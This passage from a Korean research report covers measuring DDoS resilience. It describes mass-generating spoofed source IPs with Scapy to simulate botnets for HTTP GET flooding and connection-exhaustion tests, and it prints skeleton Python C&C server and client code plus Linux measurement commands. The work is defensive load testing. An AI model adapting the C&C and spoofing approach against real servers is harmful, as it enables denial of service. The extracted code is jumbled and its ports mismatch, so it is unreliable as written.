  + Variations : 2,000,000 (src. IP), 10,000 or 9 (dest IP) o Frame size : 512-bytes
  + Input load : 8 or 16 Gbps
  + Duration : 10분

(나) 계측기에서 test traffic을 DUT로 인가하고 아래 항목 측정

* + Frame Loss
  + Frame Latency (다) 시험결과 저장

(라) 계측기에서 test traffic을 DUT로 재인가

(마) Test traffic 인가 시작 후 3분 후 DUT 전원 차단

(바) 계측기에서 아래 항목 측정

* + Frame Loss
  + Frame Latency (사) 시험결과 저장 (3) 시험결과

(가) 계측기 시험 결과

* + Frame Loss (# of Frame loss, Frame loss rate) 기록
  + Frame Latency (Average latency) 기록

※ 장비 Down이나 재부팅 발생 시 간략한 사유/원인(불명포함) 필히 기록 요망

## 제 **3** 절 계측기 측정방법의 타당성 분석


계측기를 통한 네트워크 대역폭 용량 측정과 세션 연결수의 측정은 DDoS 플러딩 공격 및 실제 정상 사용자의 접속에 따른 값과 같은지 측 정할 필요성이 있다. 실제 봇넷을 이용한 DDoS 한계용량 측정과 IP대량 생성방안 연구 결과를 반영하여 측정한 결과 값을 비교한다. 실제 DDoS 사이버대피소 한계용량 측정 시 이들의 결과 값을 비교하여 계측기를 통 한 장비의 성능 시험 결과가 실제 DDoS 공격과 같은 성능을 발휘되는 지 측정한다.

# 제 **5** 장 연결형 공격 대응을 위한 출발지 **IP** 대량생성 방안 연구

제 **1** 절 출발지 **IP** 대량생성 방안

제 2장에서 언급된 것과 같이 최근 DDoS 공격자들은 인터넷서비스제 공사업자의 방어기제를 회피하여 공격목표를 공격하는 방향으로 진화하 고 있으며 이러한 동향은 7.7 DDoS 등 최근 발생한 대부분의 공격이 어 플리케이션 및 호스트의 논리적 가용성을 침해하는 방향으로 나타난 것 을 통해 확인 할 수 있다. 이러한 유형의 공격은 단순 flooding을 통한 네트워크 대역폭 소진 공격과는 달리 다양한 공격방식이 사용되며 이중 대표적인 공격형식은 HTTP 서버의 가용성을 직접적으로 위협하는 GET Flooding과 그 CC-Attack 등의 TCP 연결 소진형 공격형식이다. 이러한 공격을 수행하기 위해서는 공격자와 방어자의 자원사이에 비대칭성이 확 보되어야 하며 이를 위해 공격자는 취약한 PC를 사용한 좀비네트워크를 구성한다. 이렇게 구성된 좀비네트워크 공격자원의 총합이 방어서버의 자원의 합계를 넘어설 때 공격자의 DDoS 공격이 효과적으로 수행 될 수 있다. 그러나 공격자의 자원이 이러한 임계치를 넘어서는 것에 멈추 는 경우 방어자는 단위 IP 당 생성하는 연결수가 일반사용자의 그것을 넘어서게 되어 공격 IP가 차단되는 결과를 가져오게 된다. 이러한 문제 점을 해결하기 위해 고급 공격자는 수천에서 수백만 대의 좀비PC를 구 성하여 단위 IP당 생성하는 연결수가 정상사용자의 연결수를 넘어서지 않도록 구성한다. 따라서 DDoS 대응체계의 성능을 시험하기 위해서는 이러한 공격자 환경을 구성하는 것이 필수적이나 수천에서 수백만에 이 르는 실 공격 IP를 적법한 방법으로 획득하는 것이 사실상 불가능 하여 수십 대의 좀비네트워크를 구성한 방어체계 점검이 시행되어 왔다. 본

연구과제에서는 이러한 문제점을 해결하기 위해 네트워크 망 구성 변경 과 Scapy를 이용한 유저수준(User Level)에서의 위조 IP 생성을 통해 이 러한 문제점을 해결하는 방안을 제시한다. Scapy는 파이썬(Python) 언어 로 구성된 네트워크 점검 패키지로 네트워크 패킷 수집, 패킷위조 및 패 킷분석 기능을 제공하며 사용자는 이러한 단위기능을 이용하여 네트워크 탐침(Probe), 스캔 혹은 공격을 수행하는 도구를 제작할 수 있다.




(그림5-1) Scapy를 이용한 네트워크 패킷분석(예)

제 **2** 절 **IP** 대량생성 소스코드

1. 개요

IP 대량생성을 위한 소스코드는 C&C 채널을 구성하는 서버, 클라이언 트 모듈로 구성된다. 이때 명령서버는 다수의 공격클라이언트에 명령을 전달하고 행위를 제어하는 역할을 수행하며 클라이언트는 전달된 명령에 따라 다양한 DDoS 공격패킷을 생성하는 역할을 수행한다.



### (그림5-2) 클라이언트 및 서버의 구성

클라이언트에서 Scapy 모듈을 이용하여 공격을 수행하는 과정은 아래 와 같이 이루어진다. 네트워크 스택구조와 유사한 구조를 가지고 있는 Scapy 모듈은 제 2 레이어(Ethernet), 제 3 레이어(IP), 제 4 레이어(TCP) 를 순차적으로 구성할 수 있도록 설계되어 있으며 TCP 삼중연결을 통한 HTTP GET Flooding 공격을 수행하기 위해서는 TCP를 이용한 제 4 레 이어에 HTTP 연결 Payload를 가지도록 구성한다.

2. 소스코드

파이썬에 Scapy모듈을 import 하여, 대량의 IP를 생성을 하고, 그에 대한 한계용량을 측정 한다.

서버와 다중의 클라이언트가 존재하는 가운데, 각각의 클라이언트는 서버에 접속을 한다. 그 후에 서버는 클라이언트들에게 대량의 IP를 생 성하라는 메시지를 보내고, 그 메시지를 받은 각각의 클라이언트들은 각

자 대량의 IP를 생성한다. 가. 서버 소스

[표5-1] 서버 소스

#!/usr/bin/env python

from socket import \* import threading import thread

cv=threading.Condition()

lock=thread.allocate\_lock() count=0

conn=[]

#Condition 객체 사용

#thread의 개수를 체크(여기선 3개를 생성)

#후에 접속되어있는(여기선 3개) 클라이언트 모두에게

#보내기 위해 쓰임. 들어오는 클라이언트들의 소켓객체

#를 저장

def control(name):

global count

print 'thread start!\n' while 1 :

cv.acquire() #멀티쓰레드를 구현하기 위해서 Condition객체 사용

#멀티쓰레드를 위해 락을 걸음. if count < 3 : #접속 클라이언트 수만큼 count가 되었으면 if문 이하

#를 실행하지 않음. print 'waiting\n'

cv.wait() #멀티쓰레드를 위해 wating시켜, Queue에 대기시킴. print 'wakeup, count=',count

cv.release()

continue

cv.release()

break

data = raw\_input('insert the number : ') #접속한 모든 클라이언트에게 보낼

for i in range(3):

#메시지를 입력 함.

#각 클라이언트에 서버에서 입력한

#데이터를 보냄.

conn[i].send(data)

conn[i].close()

print 'send message to all client: ', data #입력한 값을 다시 확인함

if name == ' main ':

# thread control start!

thread.start\_new\_thread(control,('control',) )

# thread\_start\_new\_thread는 쓰레드를 생성하는 모듈로, control은 실행될 함수,

# ‘control'은 인자값. 여기서 인자는 쓰레기값.

HOST='' PORT=21567 BUFSIZ=1024 ADDR=(HOST,PORT)

serversock=socket(AF\_INET,SOCK\_STREAM) serversock.setsockopt(SOL\_SOCKET,SO\_REUSEADDR,1) #이미 쓴 소켓을 다시

#바로 쓰게 하기 위한 소스

serversock.bind(ADDR) serversock.listen(2)

while 1:

clientsock, addr = serversock.accept()

print 'connected from:', addr data = clientsock.recv(BUFSIZ) print addr,data clientsock.send(str(addr)) conn.append(clientsock)

cv.acquire() count+=1 cv.notify() cv.release()

#conn리스트에 클라이언트 소

#켓객체를 저장

#count를 증가시키기 위한 락

#queue에서 쓰레드를 하나 꺼냄

#count를 증가시키기 위한 락 해제

나. 클라이언트 소스

### [표5-2] 클라이언트 소스

#!/usr/bin/env python

from socket import \* HOST='' PORT=50001

BUFSIZ=1024

#로컬 서버 IP(Locahost)

#로컬 서버 PORT

clientsock=socket(AF\_INET,SOCK\_STREAM)

clientsock.connect((HOST,PORT)) clientsock.send('client2') add=clientsock.recv(BUFSIZ)

print 'My add is ' + `add` #서버로 온 메시지를 받아서 출력(test)

num=clientsock.recv(BUFSIZ) #서버로 온 메시지를 받아서 그것을 실행함

#여기선 분기를 태워 SCAPY 명령을 실행함

clientsock.settimeout(10) if num == '1' :

print 'One' elif num == '2' :

print 'Two' elif num == '3' :

print 'Three' elif num == '4' :

print 'Four' elif num == '5' :

print 'Five'

else :

print 'Incorrect number.' print 'End 2C...'


clientsock.close()

Server에서 condition객체를 사용하여 (여기서는 세 개의 클라이언트가 접속했다고 가정하고, thread를 3개 생성) 접속한 클라이언트만큼 쓰레드 를 생성하여, 멀티쓰레드를 실행한다. 그 후 모든 클라이언트로 서버가 보낸다. 서버로부터 명령을 받은 모든 클라이언트는 그 명령에 따라 분 기하여 SCAPY 명령을 수행한다.

제 **3** 절 출발지 **IP** 대량생성 결과

DDoS공격에 대한 한계용량을 측정하기 위해서는 다량의 좀비 PC가 필요하다. 다량의 좀비PC를 통해 대역폭 소진공격, 세션연결공격 등을 효과적으로 측정할 수 있다. 이러한 대량의 IP생성을 통해 측정된 결과 를 현재 네트워크 시장에 유통 중인 계측기를 활용한 측정값을 비교하여 DDoS공격 대상에 대한 정확한 한계용량을 측정을 진행할 수 있다. 계측

기를 이용한 한계용량 측정은 네트워크 장비가 설계대로 작동하는지, 필 요한 성능 수준을 제공하는지, 전체 네트워크가 필요한 성능 수준과 최 종 사용자가 기대하는 서비스 품질을 모두 제공하는지 여부를 알 수 있 으며 출발지 IP 대량생성 결과를 통한 측정은 실제 대량의 봇넷을 이용 한 공격에 대해 대응체계의 방어능력을 측정할 수 있다.



(그림5-3) Scapy를 이용한 네트워크 패킷분석(예)

(그림 5-3)은 위조된 C 클래스를 CC-Attack의 공격 IP로 설정한 예 (Scapy) 다. 지금까지의 진행상황에서 C&C의 명령채널 구성 및 지정영 역에 대한 출발지 IP 대량생성이 가능한 것을 확인하였으나 이러한 구성 이 실재 공격과 동일한 상황을 만들기 위해서는 커널수준이 아닌 유저수 준에서의 패킷처리성능(Performance)에 대한 내용이 검증되어야 한다.

# 제 **6** 장 유형별 한계용량 측정 방법론 개발

제 **1** 절 개요

계측기, IP대량생성방안 연구 결과를 기반으로 대역폭 소진공격 및 세 션연결형 공격에 대한 부하를 발생하여 DDoS 한계용량을 한다. 계측기 는 대량의 Flooding 공격을 발생시켜 실제 N/W환경이 시스템의 한계 대역폭을 측정하며, IP 대량 생성 PC는 Scapy를 사용하여 IP를 대량생 성하고 생성된 대량의 IP로 응용계층의 자원 소진 정도와 한계를 측정할 수 있다. 또한 대량의 봇넷을 구성할 수 있는 NetSpear(계측기) 등은 IP 를 대량으로 생성하여 대량의 PPS를 유발하여 7.7 DDoS 사건과 같은 혼합공격에 대한 한계용량을 측정할 수 있다.

DDoS 공격에 대한 한계용량 측정은 도출된 취약구간(Failure Point)에 위치한 통제장치의 한계용량을 측정하고 한계용량에 대한 위협 발생 시 이를 가장 효과적으로 완화할 수 있는 통제장치를 선정한다. 공격 형태 에 따른 취약구간에 위치한 통제장치는 DDoS 공격 시 공격 스트레스가 집중되는 구간으로 해당 장비의 자원은 타 구간에 위치한 자원보다 가장 먼저 소모되어 정체 서비스의 가용성 상실이 발생한다.

웹서버의 가용성 정도의 산출은 웹서버의 운영체제, 어플리케이션, 연 동어플리케이션, 혼합공격의 정도에 따라 지표를 산출한다.

웹서버의 운영체제는 운영체제 내부 TCP backlog Table 메모리 가용 량, 과다 TCP Stack 요청 등으로 발생하는 CPU, Memory, IO 부하 및 TCP 최대연결수를 지표로 한다.

웹서버의 어플리케이션은 웹서버의 HTTP 요청 처리과정에서 발생하 는 CPU, Memory, IP부하를 지표로 한다. 이러한 지표 산정은 연속검색 어 입력공격, 인증세션공격, 대용량 파일요청 공격 등을 측정하기 위한 방안이다.

연동 어플리케이션의 측정은 웹서버 이외의 장비로 클라이언트에서 발 생한 HTTP 요청을 처리하기 위해 사용되는 어플리케이션을 말하며 해 당 웹서버의 HTTP 요청처리과정에서 연동 어플리케이션이 위치한 장비 에서 발생하는 CPU, Memory, IO부하를 지표로 한다. 이러한 측정은 과 부하 DB연산 유발 공격 및 대용량데이터 연속 요청 공격 등을 측정하기 위한 방안이다.

혼합공격방어용량의 산출은 앞서 정의된 취약구간에 발생하는 공격을 동종취약구간 및 이종취약구간 공격으로 분류하여 복합공격을 실시하여 각 조합에 따른 용량변화 추이와 단일공격의 단순가산에서 발생한 용량 변화의 비교를 통해 혼합방어용량을 산출한다.

## 제 **2** 절 한계용량 측정 절차

DDoS 한계용량 측정 절차는 한계용량 측정 시 발생할 수 있는 문제 점을 사전 점검하고 보다 효율적이고 체계적으로 측정할 수 있도록 도와 준다. 특히, 시스템 환경분석 시 연결포트가 10G포트 또는 UTP케이블의 연결구성 가능여부를 파악해야 하며 ToA 대략적인 가용성 정도 역시 파 악해야 측정망 구성에 대한 소요시간을 최소화할 수 있다. 아래는 한계 용량 측정에 대한 기본 절차다.

1. 한계용량 측정 계획안 마련

2. 측정계획안 기반의 시스템 담당자와 사전 협의

3. 측정 시 고려사항 도출하여 측정 시나리오를 작성한다.

4. 시스템 환경분석을 통해 시나리오 적합성여부를 분석하고 수정한다.

5. 수정된 시나리오를 가지고 시스템 담당자 및 한계용량 측정 수행자 가 최종협의 후 측정계획서를 작성한다.

6. 측정계획서 기반으로 시나리오별 한계용량을 측정한다.

7. 단게별 결과 및 네트워크 트레이스 데이터를 저장/분석한다.

8. 분석한 트레이스데이터를 기반으로 결과보고서를 작성한다.

9. 한계용량 측정 결과보고서의 개선사항을 시스템에 적용한다.

제 **3** 절 환경분석

원격지 또는 망 절체를 통한 DDoS 한계용량 측정방법론을 선택하기 위해서는 사전 환경분석을 하는 것이 바람직하다. 측정 시나리오를 사전 협의하여 정상서비스에 피해가 가지 않는 시간대를 선택해야 한다. DDoS 공격 트래픽 로드분석 및 기 구축된 시스템파악을 통해 발생할 수 있는 문제점을 최소화할 수 있다. 이는 DDoS 한계용량 측정 계획서 및 시나리오 수립의 기반이 된다. 환경분석을 위해 체크해볼 수 있는 주 요 항목은 아래와 같다.

1. 인터넷 인입구간의 환경

o 외부 인터넷의 내부망 인입 부분 연결이 2개 이상의 ISP 회선적용 여부 (예: 2개의 다른 ISP 회선 동시 사용)

o 2개 이상의 ISP 회선 존재 시 양 구간의 연결구성 (라우팅 정책 등) o 인터넷 인입구간에서 웹서버 까지 각각의 용량

o 인터넷 인입구간에 및 내부구간에 BGP 연동구간이 존재여부 (AS

번호 보유 여부)

* 연동구간 존재 시 Blackhole Filtering(null0 routing)등 악성트래픽 대응정책

o 인터넷 인입구간에서 웹서버까지의 Bandwidth 할당 및 QoS 정책

* QoS 정책이 존재한다면, 적용된 Queuing 정책 (FIFO, WFQ,

CWFQ, LLQ 등)은 프로토콜, 서비스 별 큐잉 정책

* Traffic Shaping 혹은 Traffic Policing 정책

1. DDoS 공격이력

o 기존에 DDoS 공격이 발생한 이력 여부

* + DDoS 공격 발생 빈도

o DDoS 공격 발생 이력 있다면 피해 정도

o DDoS 공격 발생 이력 있다면 공격형태 및 공격정도

3. DDoS 공격 대응 및 모니터링

o DDoS 발생시 상위 ISP와 연락체계가 구축여부

* + DDoS 발생시 동적 Bandwidth 확장계획

o DDoS 탐지를 위한 모니터링 체계가 구축여부

o DDoS 탐지를 위한 대응 지표

4. 서비스 가용성

o 서비스 가용성 위협에 대한 대응지표

o 서비스 웹사이트 일일 평균 방문자 수 및 시간대 별 방문자 현황

o 서비스 웹사이트 일일 최대 방문자 수

o 최대 방문자 접속 시 가용성 현황 (추가 접속가능한 사용자 수, CPU, MEM, IO 현황)

o 리버스프락시(L7 가속기) 등 웹 부하 분산 장비가 설치 여부

5. 일반 보안장비를 이용한 대응

o 라우터, 방화벽 IPS/IDS 등 일반 보안장비를 이용한 DDoS 대응계 획이 존재

o uRPF 필터가(경계 라우터) 적용된 구간이 존재여부

o 위조패킷 방지 필터가 존재여부

6. 트래픽 우회기능

o DNS A 레코드 변경을 통한 트래픽 우회기능을 사용여부 o TTL 시간 CNAME 등의 전환을 위한 프로세스가 존재여부 o 해당기관의 DNS 서비스 관리주체 (내부, 외부)

7. 웹서버 수준의 대응

o 웹 서버 구성내역 (JSP 엔진, 데이터베이스 연결 방법 등) o 웹서버의 로드분산 방법 (LVM, L4 등)

* + 웹서버의 초당 최대 연결 수(TCP MAX Connection)설정 값 및 초 당 평균, 최대 연결수 (사이트 단위시간 당 최대 수용할 수 연결 수 등)

1. DDoS 대응정책

o N/W 이사트래픽 징후 발생 시 프로세스 존재여부

o DDoS 공격 발생 시 대응 프로세스 존재여부

o DDoS 공격에 대한 증거수집 프로세스

o DDoS 공격발생시 이에 대응하기 위한 외부기관과의 연락체계 및

기술적 업무연계

9. 기본 환경 구성

o 웹서버 앞단에 위치한 방화벽의 종류, 수량 및 제품명

o 방화벽의 성능 및 구성방법(최대 동시처리 세션 수, PPS 등의 성능 지표, Active-Active, Active-Stanby, Full Mesh 등)

* + 내부망 경계선 (Perimeter)에 위치한 DMZ 구간에 위치한 IDS/IPS


의 종류, 제품명

o 프로토콜, 서비스 별 네트워크 사용량(BBS, PPS, FPS) 등의 정보

## 제 **4** 절 한계용량 측정방식

1. 망 절체 방식

망 절체를 통한 DDoS 모의 공격은 다단계 방어정책 기반의 공격 시 나리오 및 대응 시나리오에 대해 완벽한 측정이 가능하다. 대용량 트래 픽 및 대량의 IP를 구성하여 DDoS 모의 공격을 통해 한계용량 측정이 가능하다. 7.7 DDoS를 완벽한 재현이 가능하며, A클래스 네트워크 사설 망을 구축하여 대량의 봇넷 망을 구축할 수 있다.



(그림6-1) 망 절체식 DDoS 한계용량 측정의 구성 예시


2. 망 비절체 방식

망 절체를 하지 않은 원격지 진단으로 연결성 공격위주의 모의공격 수 행이다. 모의공격망에 구축한 TAP장비를 통해 네트워크 트레이스 정보 를 수집하여 공격트래픽의 연결성 여부를 진단할 수 있다. 망절체를 하 지 않아 공격망 구축 등에 소요되는 시간을 절약할 수 있으며 빠른 결과 도출이 가능하다.

## 제 **5** 절 한계용량의 측정망의 구성

1. TAP 장비의 설치

TAP장비는 한계용량 측정 시 패킷수집PC와 연결하여 네트워크 트레 이스 전수데이터 수집에 꼭 필요한 장비다.



(그림6-2) TAP장비의 구성

2. 네트워크 트레이스 데이터의 저장

네트워크 트레이스 데이터는 측정 영역에 따라 데이터의 크기와 형태 가 다르게 생성된다. 한계용량 측정 시 생성된 대용량 PCAP파일은 파일 Split 작업 및 주요 데이터의 Merge작업으로 분석 소요시간이 추가로 발 생할 수 있다. 따라서 TCP 연결에 대한 측정 데이터는 전수데이터를 저 장하여 분석하는 것이 바람직하지만 일정한 패턴으로 대량의 BPS를 유 발시키는 UDP 플러딩 등의 대역폭 소진공격은 일부 데이터를 샘플링하

여 저장하고 분석하는 것이 바람직하다.

## 제 **6** 절 한계용량 측정 항목

1. 한계용량 측정 동안 항목

한계용량 측정 중 트래픽 현황과 시스템자원 사용율을 파악하기 위해 측정 중 측정 항목을 사전에 정하고 DDoS 한계용량 측정 중 트래픽 현 황과 시스템 자원사용량을 파악한다.

가. 세션연결수 (TCP Stack) o 측정 도구 : netstat

* + 측정 구간 : ToA(Target of attack : 웹서버), 공격PC
  + 측정 명령어 : $ netstat -ant | grep 80 -v LISTEN | wc -l

나. 세션연결수 (TCPStack) o 측정 도구 : sar

* + 측정 구간 : ToA(target of attack : 웹서버), 공격PC

o 측정 명령어 : $ sar -u 1 (1초마다 해당상태를 모니터에 출력함) 다. Response Time (육안식별)

* + 측정 도구 : wget

o 측정 구간 : 정상 사용자 PC

* + 측정 명령어 : wget <ip address> sleep 1 (1초 단위로 실행) 2. 한계용량 측정 후 항목

가. 네트워크 플로우 데이터

* + 측정 도구 : Argus

o 측정 구간 : 공격망 TAP의 패킷 수집 PC o 명령어 :

- 파일 생성시: argus -r <PCAP파일이름> -w (생성할 파일이름)

- 분석 명령어: ra -Zb -nr <파일이름>

* + 도출항목 : BPS, PPS, FPS, RST 개수 등 나. 트래픽 수집/분석
  + 측정 도구 : tcpdump

o 측정 구간 : 공격망 TAP의 패킷 수집 PC o 명령어 :

- 파일생성 시: tcpdump -nni <nic 인터페이스명> -s 0 -w <파일이 름>


- 분석 명령어: tcpdump -nnr <PCAP파일이름>

다. 그 밖에 도출 항목

* + 측정 도구 : TShark, Argus
  + 측정 항목 : TCP RTT, TCP Rate, HTTP Rate 등

## 제 **7** 절 측정 결과 값 도출 및 개선방안 적용

결과 값 도출은 기본적으로 각 단계별 시스템에서 도출된 결과를 가지 고 판단할 수 있지만 보다 정확하고 유연한 결과 도출을 위해 TAP을 통 해 Probe장비에 저장된 PCAP파일을 분석하여 한계용량을 도출한다. PCAP 파일을 통한 연결정보 도출은 Argus를 이용하여 도출할 수 있으 며 DDoS 사이버대피소에서 발생하는 대용량 PCAP 파일 같은 경우 분 석하기 쉽게 Split 하여 TShark를 이용하여 분석한다. TCP Syn, Syn/Ack, Get Request, RST, Fin에 해당하는 Flag 별 초당 패킷 수 및 바이트를 도출 후 TCP RTT, TCP Rate, HTTP Rate 등의 결과 값을 생 성한다. TCP Rate와 HTTP Rate의 비율은 해당 공격이 어느 Layer에서 한계용량이 발생하는지 판단할 수 있는 기준이 된다.




(그림6-3) 한계용량 측정 결과 값 도출 예

# 제 **7** 장 유형별 한계용량 측정시험

제 **1** 절 개요

DDoS 공격 유형별 한계용량 측정시험은 시나리오 및 항목을 작성 후 진행되며 작성항목은 한계용량 측정 방법론 개발에서 도출결과를 기반으 로 진행된다.

측정 시험망은 TAP장비를 인라인으로 설치하고 패킷수집 PC를 설치 하여 DDoS 한계용량 측정 시험패킷을 수집하고 분석한다. 패킷수집 PC 로부터 수집된 네트워크 트레이서 파일(PCAP파일)을 분석하여 ToA 한 계용량 발생 시 공격 트래픽 BPS, PPS, FPS 등을 측정 한다. 전송구간의 간섭을 최소화하기 위해서 UTP케이블은 CAT6를 사용하여 케이블에서 발생할 수 있는 유실을 최소화한다. 측정 시작 전 DDoS 공격 PC와 ToA, 정상PC, 패킷수집 PC간의 시간동기화는 DDoS 한계용량 측정의 필수 요건이다.



(그림 7-1) DDoS 한계용량 측정시험 목표 구성도

## 제 **2** 절 한계용량 측정시험 시스템 별 역할

1. DDoS 공격PC

DDoS 공격 PC는 IP를 대량으로 생성하여 DDoS 공격 트래픽을 발생 시킨다. 생성된 DDoS 공격 트래픽은 L2스위치 TAP 장비를 거쳐 ToA (웹서버)의 DDoS 공격에 대한 한계용량을 측정할 수 있도록 한다.

1. 정상 PC

정상PC는 DDoS 공격PC가 공격 트래픽을 발생시켜 ToA 공격 시 Wget 명령어를 통해 정상 사용자가 ToA에 접속 가능여부를 판단할 수 있도록 한다.

1. TAP 장비

TAP 장비는 DDoS 공격 트래픽과 정상 PC에서 ToA로 전송되는 모 든 네트워크트레이스 데이터를 패킷수집 PC로 미러링하는 역할을 한다. 전송된 트레이스 데이터는 한계용량 측정 분석 시 활용된다.

4. 패킷수집 PC

한계용량 측정 증거수집 및 결과를 TAP 장비를 통해 수집한다. 네트 워크 트레이서 데이터와 정상PC에서 수집되는 홈페이지 세션 연결 수 등을 도출할 수 있도록 한다.

5. ToA (Target of Attack: 웹서버)

ToA는 Target of Attack으로 DDoS 공격의 대상이 되는 웹서버를 칭 하며, 리눅스(OS)환경에서 아파치서버를 구축하여 실제 웹서버 역할을 할 수 있도록 한다. DDoS 공격PC가 공격트래픽 발생 시 한계용량이 얼 마나 되는지 측정한다.

## 제 **3** 절 한계용량 측정시험을 위한 시스템 설정

1. DDoS 공격PC

OS 환경은 리눅스 우분투를 사용하며 파이썬 기반의 공격 소스를 이 용하여 DDoS 공격 트래픽을 발생시킬 수 있도록 설정한다. 또한 원격 조정을 위해 SSH를 설치한다.

[표 7-1] SSH 설치

1.

2.

3.

$ps –ax | grep sshd(ssh 설정 유무)

$sudo apt-get install ssh(ssh 설치)

$sudo /etc/init.d/ssh (restart or start) (ssh 서비스 실행)

가. IP 설정

DDoS 공격 PC 3대의 $etc/network/interface 파일을 아래 표와 같이 설정한다.

[표 7-2] IP 설정

auto lo

iface lo inet loopback

auto eth0

iface eth0 inet static address 192.168.0.xxx netmask 255.255.255.0 gateway 게이트웨이 주소

auto eth1

iface eth1 inet static address 10.0.0.xxx netmask 255.255.255.0

나. Routing Table 설정

[표 7-3] 라우팅 테이블

1.

2.

route add(del) 명령 이용

MASQUERADE 설정

$ iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

3.

랜카드 포워딩 설정

$ sysctl -w net.ipv4.ip\_forward=1 혹은

$ echo "1" > /proc/sys/net/ipv4/ip\_forward

4.

시간 동기화

1. 정상 PC

정상 PC의 기본 설정은 공격 PC와 같으며 리눅스 우분투 뿐만 아니

라 Windows XP를 추가로 설치하여 윈도우즈 환경에서 공격 수행 시

Explorer 를 실행하여 접속가능여부를 측정한다. 3. 패킷수집 PC

패킷수집 장비와 설정도 공격PC와 같은 리눅스 환경에서 atp-get 명령 어를 이용하여 tcpdump를 설치하고 측정 시 “tcpdump -nni <eth0 또는 eht1> -s 1514 -w <PCAP파일이름>“ 명령어를 이용하여 네트워크 트레 이스데이터를 저장한다.

4. ToA (Target of Attack: 웹서버)

패킷수집 장비와 설정 역시 공격PC와 같은 리눅스 환경에서 atp-get 명령어를 이용하고 추가로 LAMP (Linux, Apach, My-SQL PHP) 환경을 구성한다. 구성한 ToA 환경은 sar 명령어($ sudo sar -u 1)를 이용하여 시스템 자원의 한계용량을 측정한다.

